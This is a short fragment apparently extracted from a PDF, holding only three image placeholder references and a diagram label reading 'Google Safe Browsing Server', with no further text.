










Google  
Safe  
Browsing  
Server

